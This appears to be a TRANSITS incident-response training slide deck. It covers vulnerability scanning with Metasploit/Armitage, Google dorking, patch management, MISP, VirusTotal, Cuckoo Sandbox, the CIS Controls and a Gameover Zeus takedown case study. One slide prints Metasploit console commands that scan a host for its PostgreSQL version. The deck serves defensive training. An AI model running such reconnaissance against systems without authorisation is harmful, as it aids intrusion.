
The screenshot shows the Armitage application window. The top menu bar includes 'Armitage View Hosts Attacks Workspaces Help'. On the left, a sidebar shows a tree view with folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main workspace displays a host icon (a penguin) with the IP address '192.168.123.123' below it. Below the workspace, there are tabs for 'Console' and 'Scan'. The console output shows the following commands and results:


```
[*] Scanned 1 of 1 hosts (100% complete)


[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 192.168.123.123
RHOSTS => 192.168.123.123
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.123.123:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 45.062s
msf auxiliary(postgres_version) > |
```

















- In 2002, Johnny Long began to collect Google Searches (“dorks”) that uncover vulnerable systems and/or sensitive information disclosures.
- Can rapidly uncover lists of email addresses, login credentials, sensitive files, website vulnerabilities, and even financial information (e.g. payment card data)
- This large dictionary of queries, grew into the Google Hacking Database (GHDB)





TF-CSIRT
TRANSITS

Part IV Defense and Mitigation





Prevent




Detect



Response

- - Be a good neighbor:
 - 1. avoid dos amplifiers in your network
 - 2. avoid hosting bots, keep your infra patched
- - Be prepared for the worse case, ex: Ransom-ware attacks
 - 1. Have Backups
 - 2. If you have to have ancient OS running, isolate them from the network
- - When running an infrastructure have a Vulnerability Handling Process






- Vulnerability management is SUPER critical to Operational Security – and multi-faceted
- Catalog hardware: company assets, BYOD, “unofficial” stuff
- Catalog software: operating systems, virtualization platforms, and SW versions
- Catalog services: both internal and external (“cloud-based”)
- Manage deployment of patches
- Verify patch installation
- Sanctions for unpatched things



- MISP is a open-source threat intelligence platform for sharing, storing and correlating Indicators of Compromise
- Facilitates both human (ticket-based) and machine-based (STIX, OpenIOC) sharing
- Helps to correlate between attributes and indicators from malware, campaigns, and analysis
- Generates Snort/Suricata IDS rules


OSINT - CVE-2015-2545: overview of current threats

Event ID	3885
Julid	57460863-76dc-4272-8116-4ea302ba0bd1
Org	CIRCL
Owner org	CIRCL
Contributors	
Email	alexandre.dulauroy@circl.lu
Tags	tip:white x circl:osint:feed x Type:OSINT x estimative-language:likelihood-probability="very-likely" x
Date	2016-05-25
Threat Level	Medium
Analysis	Completed
Distribution	All communities
nfo	OSINT - CVE-2015-2545: overview of current threats
Published	Yes
Sightings	0 (0)

Expanded	Events	Tag	Action
Likelihood or probability: Almost no chance - remote - 01-05%	0	estimative-language:likelihood-probability="almost-no-chance"	
Likelihood or probability: Very unlikely - highly improbable - 05-20%	0	estimative-language:likelihood-probability="very-unlikely"	

Related Events

2016-05-27 (3883)	Org: CIRCL
2016-05-23 (3844)	Date: 2016-05-23
2016-05-06 (3828)	Info: OSINT - Operation Ke3chang Resurfaces With New TidePool Malware






- VirusTotal is an online (cloud) service that analyzes suspicious files and facilitates real-time detection of viruses, worms, trojans and malware
- VirusTotal aggregates over 70 antivirus and online scanning engines
- This is one of many similar platforms: MalwareBytes, Malwr.com (offline)
- Be careful of uploading personal or confidential information to Virus Total, and similar websites

The screenshot shows the VirusTotal website interface for a file scan. The file name is AIZ30104.bin, and the detection ratio is 0/56. The analysis date is 2015-11-21 10:40:14 UTC (2 months, 1 week ago). A gauge on the right indicates a score of 29 out of 10. Below the main information, there is a table of antivirus engines and their results.


Antivirus	Result	Update
ALYac	✓	20151121
AVG	✓	20151121
AVware	✓	20151121
Ad-Aware	✓	20151121
AvigilLab	✓	20151121



- An initiative to help victims of ransomware retrieve their encrypted data without having to pay the criminals
- 100+ partners from the public and private sector. 50+ decryption tools covering 100+ families of ransomware. So far, these tools have managed to decrypt more than 30,000 devices
- The project also educates users about ransomware and preventative countermeasures



- The Cuckoo Sandbox is an open-source automated malware analysis system
- It analyzes the behavior of (suspected) malicious files: Windows executables, documents, Java applets, etc.. by running and monitoring them within a virtualized Windows environment
- Analysis of network traffic, and memory analysis with Volatility
- Can analyze hundreds of thousands of samples per day






- Critical Security Controls for Effective Cyber Defense;
- Handled by the Center for Internet Security (CIS) in 2015;
- CIS Controls consists of 3 sections:
 - Basic CIS Controls:
 - 1 to 6;
 - Foundational CIS Controls:
 - 7 to 16;
 - Organizational CIS Controls:
 - 17 to 20;



Case Study: Operation Tovar

- The botnet takeover: How?
It is a P2P botnet with encrypted communication, signed with a private key...



Domain Generating Algorithm

31.5.2014 gl134jaf34.com

31.5.2014 oejlk124nj.com

31.5.2014 afne134adf.org


31.5.2014 jherkjk2n4.net

31.5.2014 a34dm243.org

31.5.2014 jherkjk2n4.net



- Gameover Zeus - Yet another banking trojan, but there is more to it
 - Information stealer: financial and personal data
 - Provider of infrastructure (Crime As A Service) for third-parties, such as the CryptoLocker Gang: part of the GOZ botnet was used as a downloader.
 - Jumphost for APT campaigns!
- One botnet only, controlled by a small group of Russians and Ukrainians.
 - > 500'000 infected machines
 - > 100'000'000 \$ losses caused





- You can't do it all alone!
- ... and luckily, there is a great community providing services/tools, such as:
 - **Passive DNS** by cert.at.
 - **Panopticon Shared Proxy** by circl.lu et al.
 - **openresolverproject.com / www.openresolver.nl**
 - **n6 Reports** by cert.pl
 - **CAP Reports** by Team Cymru
 - **phishtank.com, spamcop.net**
 - **Contacts contacts contacts**
 - ...and many more – what else do you know / offer?



TF-CSIRT
TRANSITS

Thank you
Any Questions?

Authors: Slavo Greminger, Jeffeny Hoogervorst, Antonio Merola, Melanie Rieback, Sven Gabriel, Jeroen van der Ham, Serge Droz, Daniel Roethlisberger, Patric Lichtensteiger, Silvio Oertli, Don Stikvoort.

Version: 7.1.

This work is licensed under a [Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License](https://creativecommons.org/licenses/by-nc-sa/4.0/).